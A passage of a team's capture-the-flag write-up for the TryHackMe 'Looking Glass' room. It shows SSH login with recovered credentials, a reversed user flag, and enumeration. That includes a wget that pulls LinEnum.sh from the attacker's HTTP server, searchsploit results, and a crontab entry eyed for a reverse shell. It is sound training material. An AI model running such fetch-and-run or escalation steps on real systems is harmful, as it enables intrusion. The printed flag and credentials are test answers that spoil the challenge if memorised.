
Min Key Length: 3
Max Key Length: 40
Iterations: 100
Max Results: 10
Spacing Mode: Automatic

Results

```
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

When the poem was decrypted, Zulhilman noticed the extra line at the bottom of the poem which showed us the secret.


After inputting the secret on the terminal we get the credentials for jabberwock and log in as them.



```
Enter Secret:
jabberwock:BolstersWildernessBrandishingDotted
Connection to 10.10.147.111 closed.

┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.147.111 -p 22
The authenticity of host '10.10.147.111 (10.10.147.111)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:36: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.147.111' (ED25519) to the list of known hosts.
jabberwock@10.10.147.111's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ 
```


Obtaining User Flag

The user flag was located inside the user.txt file sitting right in the home directory but the flag was mirrored.



```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ 
```

With a simple text reverser, we were able to get the user flag



```
thm{65d3710e9d75d5f346d2bac669119a23}
```

Horizontal Privilege Escalation


Members involved: Choo, Sayid, Zulhilman

Tools used: reverse shell generator, Linux Enumeration script, cyberchef, searchsploit, GTFOBins, Revshells, google
Thought Process and Methodology and Attempts:

jabberwock

Studying poem.txt


Sayid and Choo tried studying **`poem.txt`** and compared it to the original poem but no differences were spotted and no useful information was found.




```
jabberwock@looking-glass:~$ cat poem.txt
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
```

Linux Enumeration

Then, Sayid used a python http server to serve a Linux enumeration script and downloaded it onto the victim machine.




```
┌──(goldensquirrel㉿kali)-[~/Downloads/linuxEnumerator]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
jabberwock@looking-glass:~$ wget http://10.18.19.56:8000/LinEnum.sh
--2022-07-27 02:04:06--  http://10.18.19.56:8000/LinEnum.sh
Connecting to 10.18.19.56:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh              100%[===================================>]  45.54K   106KB/s    in 0.4s

2022-07-27 02:04:07 (106 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

After Sayid ran the Linux Enumeration script, we obtained a lot of information. Some of the potentially useful information we obtained are:


1. **Current user/group info**



```
-e [-] Current user/group info:
uid=1001(jabberwock) gid=1001(jabberwock) groups=1001(jabberwock)
-e
```


2. **Machine OS & version**

   Using the OS & version, we may be able to find exploits using searchsploit.



```
-e [-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
-e
```


   Sayid tried searching for exploits for this version of ubuntu and found an lxc exploit. Unfortunately, this exploit can't be used at the moment as jabberwock is not a member of the lxc group.



```
└─$ searchsploit ubuntu 18.04
 ─────────────────────────────────────────────────────────────────────  ─────────────────────────
  Exploit Title                                                        |  Path
 ─────────────────────────────────────────────────────────────────────  ─────────────────────────
 Ubuntu 18.04 - 'lxd' Privilege Escalation                             | linux/local/46978.sh
 ─────────────────────────────────────────────────────────────────────  ─────────────────────────
 Shellcodes: No Results
 Papers: No Results
```

3. **Previously logged in users**


   We could use this information when performing horizontal privilege escalation.



```
-e [-] Users that have previously logged onto the system:
Username         Port     From             Latest
tryhackme        pts/0    192.168.170.1    Fri Jul  3 03:19:05 +0000 2020
jabberwock       pts/0    10.18.19.56      Wed Jul 27 02:02:37 +0000 2022
alice            pts/1    192.168.170.1    Fri Jul  3 02:42:13 +0000 2020
-e
```

4. **Crontabs**

   We might be able to exploit this to gain some sort of privilege escalation.




```
-e [-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
-e
```

Zulhilman realised that the last line of the crontab could be useful to run a reverse shell. The last line indicates that when the computer reboots, it will run a bash script located at **`/home/jabberwock/twasBrillig.sh`** as the user tweedledum.


5. **Read/Write permissions of sensitive files**

   If the permissions are lax enough, we could use this for privilege escalation.



```
-e [-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1839 Jul  3  2020 /etc/passwd
-rw-r--r-- 1 root root 813 Jul  3  2020 /etc/group
-rw-r--r-- 1 root root 581 Apr  9  2018 /etc/profile
-rw-r----- 1 root shadow 1582 Jul 27 00:53 /etc/shadow
-e
```


Sayid noticed that the **`/etc/passwd`** file is readable which could potentially contain crackable password hashes. After he tried to read the file, he found that it did not contain any password hashes.



```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

6. SUID files

We could potentially exploit this to escalate privileges.




```
-e [-] SUID files:
-rwsr-xr-x 1 root root 40152 Jan 27  2020 /snap/core/9436/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/9436/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/9436/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/9436/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27  2020 /snap/core/9436/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/9436/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/9436/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/9436/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/9436/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/9436/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31  2020 /snap/core/9436/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Nov 29  2019 /snap/core/9436/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/9436/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Jun  5  2020 /snap/core/9436/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Feb 11  2020 /snap/core/9436/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 Oct 10  2019 /snap/core/8268/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/8268/bin/su
-rwsr-xr-x 1 root root 27608 Oct 10  2019 /snap/core/8268/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/8268/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/8268/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/8268/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/8268/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/8268/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Oct 11  2019 /snap/core/8268/usr/bin/sudo
